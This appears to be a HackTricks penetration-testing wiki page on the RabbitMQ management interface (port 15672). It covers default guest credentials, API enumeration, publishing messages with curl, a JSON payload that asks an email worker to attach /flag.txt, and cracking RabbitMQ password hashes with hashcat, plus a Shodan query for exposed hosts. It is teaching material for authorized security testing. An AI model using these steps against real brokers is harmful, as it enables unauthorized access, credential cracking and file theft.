15672-pentesting-rabbitmq-management.md (4945B)
1 --- 2 title: "15672 - Pentesting RabbitMQ Management" 3 section: "Network Services" 4 sectionSlug: "network-services-pentesting" 5 sourcePath: "src/network-services-pentesting/15672-pentesting-rabbitmq-management.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/15672-pentesting-rabbitmq-management.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: false 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # 15672 - Pentesting RabbitMQ Management 14 15 ## Basic Information 16 17 You can learn more about RabbitMQ in [**5671,5672 - Pentesting AMQP**](/hacktricks/network-services-pentesting/5671-5672-pentesting-amqp). 18 19 When the RabbitMQ management plugin is enabled, it exposes a browser UI and HTTP API, typically over HTTP on TCP port **15672**. This port is not an AMQP listener.<sup>[[1]](#references)</sup> 20 21 The login page looks like this: 22 23  24 25 ## Enumeration 26 27 RabbitMQ creates a `guest` user with password `guest` by default, but the broker rejects remote connections for that user unless an administrator explicitly changes the loopback-user configuration. Consequently, these credentials normally work only from localhost.<sup>[[2]](#references)</sup> If authorized credential auditing is in scope, see [**brute-force the login**](https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/generic-hacking/brute-force.md#http-post-form). 28 29 Enable the plugin on a system you administer with: 30 31 ```text 32 rabbitmq-plugins enable rabbitmq_management 33 ``` 34 35 The plugin normally starts without a node restart. On a legacy service-managed lab where a restart is specifically required, the historical command is `sudo service rabbitmq-server restart`; expect a temporary broker outage and do not run it on production without approval.<sup>[[1]](#references)</sup> 36 37 Once you have authenticated, you will see the admin console: 38 39  40 41 With valid credentials and suitable permissions, `GET /api/connections` (for example, `http://localhost:15672/api/connections` from the broker itself) lists client connections. The API also exposes cluster, node, exchange, queue, binding, user, permission, and virtual-host information.<sup>[[1]](#references)</sup><sup>[[3]](#references)</sup> 42 43 An authorized user with write permission can publish a message through an exchange. For example, the following request publishes `test` through the default exchange to the queue named by `routing_key`:<sup>[[3]](#references)</sup> 44 45 ```bash 46 curl -u '<user>:<password>' \ 47 -H 'content-type: application/json' \ 48 -X POST 'http://<host>:15672/api/exchanges/%2F/amq.default/publish' \ 49 --data '{"properties":{},"routing_key":"queue-name","payload":"test","payload_encoding":"string"}' 50 ``` 51 52 The message body can itself be structured JSON for an application consumer. For example, a queue-backed email worker might accept recipient and attachment fields:<sup>[[3]](#references)</sup> 53 54 ```json 55 { 56 "properties": {"delivery_mode": 1, "headers": {}}, 57 "routing_key": "email", 58 "payload": "{\"to\":\"recipient@example.com\",\"attachments\":[{\"path\":\"/flag.txt\"}]}", 59 "payload_encoding": "string" 60 } 61 ``` 62 63 RabbitMQ only transports this data; file access or command impact depends entirely on how the downstream consumer validates and processes the message. 64 65 ## Auditing internal password hashes 66 67 RabbitMQ's internal authentication backend salts and hashes passwords. SHA-256 is the default in current releases, but SHA-512 and legacy MD5 can be configured; identify `password_hashing_module` before selecting a cracking mode.<sup>[[4]](#references)</sup> For a base64-encoded SHA-256 hash in RabbitMQ's `salt || digest` representation: 68 69 ```bash 70 printf '%s' '<base64_hash>' | base64 -d | xxd -p -c 128 | perl -pe 's/^(.{8})(.*)/$2:$1/' > hash.txt 71 hashcat -m 1420 --hex-salt hash.txt wordlist 72 ``` 73 74 Hashcat mode 1420 implements `sha256($salt.$pass)`, which matches RabbitMQ's default salted SHA-256 construction after the conversion above.<sup>[[5]](#references)</sup> 75 76 ### Shodan 77 78 - `port:15672 http` 79 80 ## References 81 82 - [1] [RabbitMQ documentation - Management plugin](https://www.rabbitmq.com/docs/management) 83 - [2] [RabbitMQ documentation - Guest user and remote access](https://www.rabbitmq.com/docs/access-control#loopback-users) 84 - [3] [RabbitMQ documentation - HTTP API reference](https://www.rabbitmq.com/docs/http-api-reference) 85 - [4] [RabbitMQ documentation - Credentials and passwords](https://www.rabbitmq.com/docs/passwords) 86 - [5] [Hashcat wiki - Hash mode 1420](https://hashcat.net/wiki/doku.php?id=hashcat)